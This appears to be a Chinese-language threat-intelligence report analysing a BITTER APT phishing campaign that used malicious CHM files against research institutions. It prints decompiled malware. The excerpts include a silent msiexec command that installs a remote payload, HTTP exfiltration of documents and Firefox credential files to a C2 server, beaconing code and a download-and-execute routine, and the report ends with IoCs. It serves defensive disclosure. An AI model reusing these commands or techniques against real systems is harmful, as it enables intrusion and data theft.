蔓灵花APT组织利用恶意CHM文档针对国内研究机构的攻击活动分析

mp.weixin.qq.com/s/9O4nZV-LNHuBy2ihg2XeIw

背景


近期，**奇安信安全能力中心**捕获到针对特定单位群体展开的定向攻击活动，通过分析发现其为“蔓灵花”APT组织。该组织最早在2016由美国安全公司Forcepoint进行了披露，并且命名为“BITTER”。

蔓灵花（BITTER）APT组织是一个长期针对亚洲地区进行攻击活动的APT组织。主要针对目标区域的政府、军工业、电力、核工业等单位进行攻击，试图窃取敏感数据。

攻击活动分析

1、攻击方式

该组织主要采用鱼叉钓鱼的方式，对相关目标单位的个人直接发送嵌入了攻击诱饵的钓鱼邮件。本次攻击行动中使用的诱饵为rar压缩包，而压缩包里携带恶意的chm文档。本次捕获的攻击样本为“**主要指标情况说明.chm**”后，整体的攻击流程如下图所示：



2、功能模块汇总

样本名称	功能描述
主要指标情况说明.chm	诱饵文档
msapp	执行cmd命令
msixxxx.tmp	下载程序：由msiexec下载执行，结合白程序实现命令执行
dlhost	窃密模块：窃取资料，将收集到的数据上传到C2服务器：72.11.134.216
msas	远控模块：主要功能为上传用户数据并接收C2指令执行
msass	下载程序：上传用户数据，根据c2返回的控制指令下载执行后续攻击模块

样本分析

msixxxx.tmp为msiexec.exe从网络下载的msi安装包产生的临时文件，该程序实际上为Advanced Installer安装程序中附带的文件，17.2.0.0版本的该程序带有数字签名，文件的数字签名信息如下：

带有数字签名的白程序，可以实现执行任意命令，将要执行的命令和该文件一起打包为msi格式的安装包，再通过msiexec.exe下载安装，即可实现远程命令执行，完整的攻击命令如下：

通过这种方式下载的模块汇总：

名称	下载地址
msass	http[:]//webmailcgwip.com/xingsu/msass
dlhost	http[:]//webmailcgwip.com/xingsu/dlhost
msas	http[:]//webmailcgwip.com/xingsu/msass

对**http[:]//webmailcgwip.com/**目标进行分析，其所关联的载荷能力可能为**msass**、**msapp**、**dlhost和msas**。

dlhost

该文件的主要功能窃取数据，根据配置信息，会将特定后缀的文件上传到**72.11.134.216服务器，特定的后缀列表为：**

neat（键盘记录模块的记录文件使用的扩展名），txt，ppt，pptx，pdf，doc，docx，xls，xlsx，zip，z7，rtf.txt，apk，jpg，jpeg，logins.json，key3.db。

包含了浏览器密码，办公文档，压缩包，图像，手机应用等软件敏感数据。

```
debug038:012B5FF0 db 'POST /autolan.php?l=WIN-S5OSAV0J2LE@d91feefc-ec41-4321-88f3-1b2fb'
debug038:012B5FF0 db '72b20e9@2020.10.18.085426@C HTTP/1.1',0Dh,0Ah
debug038:012B5FF0 db 'Host: 72.11.134.216',0Dh,0Ah
debug038:012B5FF0 db 'Content-Type: multipart/form-data; boundary=----aNtPOGQuYdaKesBch'
debug038:012B5FF0 db 'd3651PDK986436LSTHSYB23akdKsOPxrsQzvf',0Dh,0Ah
debug038:012B5FF0 db 'Content-Length: 345',0Dh,0Ah
debug038:012B5FF0 db 'Connection: Keep-Alive',0Dh,0Ah
debug038:012B5FF0 db 0Dh,0Ah
debug038:012B5FF0 db '------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf',0Dh,0Ah
debug038:012B5FF0 db 'Content-Disposition: form-data; name="file"; filename="C:\Windows'
debug038:012B5FF0 db '\debug\WIA\winlog0a.txt"',0Dh,0Ah
debug038:012B5FF0 db 'Content-Type: text/plain        '
```

敏感文件上传，火狐浏览器相关的文件。

```
debug098:00858008 db 'POST /autolan.php?l=john-PC@bf112c05-0b1a-4e74-b00d-7db6720188e2@'
debug098:00858008 db '2020.10.13.044924@C HTTP/1.1',0Dh,0Ah
debug098:00858008 db 'Host: 72.11.134.216',0Dh,0Ah
debug098:00858008 db 'Content-Type: multipart/form-data; boundary=----aNtPOGQuYdaKesBch'
debug098:00858008 db 'd3651PDK986436LSTHSYB23akdKsOPxrsQzvf',0Dh,0Ah
debug098:00858008 db 'Content-Length: 330',0Dh,0Ah
debug098:00858008 db 'Connection: Keep-Alive',0Dh,0Ah
debug098:00858008 db 0Dh,0Ah
debug098:00858008 db '------aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf',0Dh,0Ah
debug098:00858008 db 'Content-Disposition: form-data; name="file"; filename="C:\Users\j'
debug098:00858008 db 'ohn\AppData\Roaming\Mozilla\Firefox\Profiles\brgjwo54.dev-edition'
debug098:00858008 db '-default\Telemetry.ShutdownTime.txt"',0Dh,0Ah
debug098:00858008 db 'Content-Type: text/plain',0Dh,0Ah
debug098:00858008 db 0Dh,0Ah
debug098:00858008 db '1946',0Dh,0Ah
```

msapp模块

该模块由msiexec下载执行，执行了以下cmd命令后就退出，功能为通过MSI安装程序进行远程加载执行链接给定的MSI文件。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  WinExec("cmd /c msiexec /i http://webmailcgwip.com/xingsu/asp.php?h=%appdata% /q", 0);
  return 0;
}
```

msass 模块

msass负责与c2进行通信获取其他模块执行，解密后的配置信息如下：

```
aHttp162_0_22_0[strlen("http://162.0.229.203/RguhsT/RguhsT/")] = 0;
if ( strlen("162.0.229.203") )
{
  do
    a162_0_229_203[v18++] -= 13;
  while ( v18 < strlen("162.0.229.203") );
}
v19 = 0;
a162_0_229_203[strlen("162.0.229.203")] = 0;
if ( strlen("Software\\Microsoft\\Windows\\CurrentVersion\\Run") )
{
  do
    aSoftwareMicr_1[v19++] -= 13;
  while ( v19 < strlen("Software\\Microsoft\\Windows\\CurrentVersion\\Run") );
}
v20 = 0;
aSoftwareMicr_1[strlen("Software\\Microsoft\\Windows\\CurrentVersion\\Run")] = 0;
if ( strlen("//RguhsT/accept.php") )
```

获取主机名、计算机名、操作系统名、机器GUID并发送到c2。

```
debug014:002EF360 db 'GET ///RguhsT/accept.php?a=john-PC&b=JOHN-PC&c=Windows%207%20Ulti'
debug014:002EF360 db 'mate&d=johnjohnbf112c05-0b1a-4e74-b00d-7db6720188e2365536040965 86'
debug014:002EF360 db '0&e= HTTP/1.1',0Dh,0Ah
debug014:002EF360 db 'Host: 162.0.229.203',0Dh,0Ah
debug014:002EF360 db 0Dh,0Ah,0
```

接收控制指令，从中搜索Yes file，如果找到Yes file 则继续从其后搜索[] 标志，提取其中的字符。

```
recv(v2, recvdata, 512, 0);
closesocket(v2);
if ( sub_1338550(a1, recvdata, (const __m128i *)"Yes file") )
{
```

将提取到的字符拼接到url后边，同时也拼接到木马所在目录后边，拼接出的url处下载文件到木马目录，随后将其重命名为.exe结尾的文件名，最后调用ShellExecuteA执行，完成下载执行功能。

```
v20 = strlen(".exe") + 1;
v21 = &File - 1;
do
  v22 = (v21++)[1];
while ( v22 );
dword_13652FC = 0;
qmemcpy((void *)v21, ".exe", v20);
unk_1365ABC = 0;
unk_1365ABC = Downlaod_1332B20(a1);
if ( dword_13652F8 )
{
  sub_1333CE0(v27, v28, v29, 0);
  LOBYTE(v44) = 3;
  sub_1334BB0(v23, dword_13652F8, (unsigned __int64)dword_13652F8 >> 32);
  if ( !sub_1335840(&v31) )
    ((void (__stdcall *)(int, _DWORD))loc_1331A40)(
      *(int *)((char *)&v30 + *(_DWORD *)(v30 + 4) + 12) | (4
                                                          * (*(int *)((char *)&v30 + *(_DWORD *)(v30 + 4) + 56) == 0)
                                                          + 2),
      0);
  sub_133D0DD(MultiByteStr, &File);
  ShellExecuteA(0, "open", &File, 0, 0, 1);
```

msas 模块

msas是一个开源项目 **DarkAgent**进行修改的远控模块，保留了该开源项目的大部分功能，如：文件管理、进程管理、命令执行。下面是样本中的远控与 **DarkAgent**的差异:

```
4  └MicrosoftServices
5      ├Properties
6      └src
7          ├Engines
8          ├Network
9          |  └Packets
10         |      ├Receive
11         |      └Send
12         ├Objects
13         └Utils
14
15         样本中使用的远控
```

```
4  ├BuildProcessTemplates
5  ├DarkAgent Client
6  |  └src
7  |      ├Engines
8  |      ├Features
9  |      |  ├Spreaders    //usb传播
10 |      |  └Stealers     //窃密
11 |      |      └Firefox
12 |      ├Network
13 |      |  ├DataNetwork
14 |      |  |  └Packets
15 |      |  |      ├Receive
16 |      |  |      └Send
17 |      |  └FileNetwork      //文件传输
18 |      |      └Packets
19 |      |          ├Receive
20 |      |          └Send
21 |      ├Objects
22 |      └Utils
23
24 |      开源的DarkAgent远控客户端部分
25
```

配置信息如下，解密后的控制链接地址为**http[:]//pichostfrm.net**

```
//pichostfrm.net
public static string hostname = "70006900630068006F00730074006600720 06D002E006E0065007400";
public static int ConnectPort = 58370;
public static string ConnectIP = "";
public static int NetworkKey = 745930;
```

IoC

C2

72.11.134.216

162.0.229.203

pichostfrm.net

webmailcgwip.com

MD5

34ae127d269b718933a248c990faba03

660a678cd7202475cf0d2c48b4b52bab

f4daf0eccf9972bdefb79fbf9f7fb6ee

a39aa2ecbbb50c97727503e23ce7b8c6

29ed7d64ce8003c0139cccb04d9af7f0（带签名的白文件）

PDB:

g:\visualstudioprojects_cn\remotetool\remotetool\obj\release\microsoftservices.pdb

总结

蔓灵花组织长期针对我国重要政企部门和敏感单位进行定向攻击。虽然国内外各安全厂商都曾对其攻击活动有过披露，但却并未阻止其进行攻击的步伐。

提醒国内相关企业和单位务必引起重视，提高警惕，加强自身安全防御措施，减少不必要的损失。

目前，基于奇安信天擎终端一体化管理系统能针对此APT攻击团伙做出精准检测与拦截。

参考资料

https://ti.qianxin.com/blog/articles/analysis-of-apt-campaign-bitter/

https://www.freebuf.com/articles/database/192726.html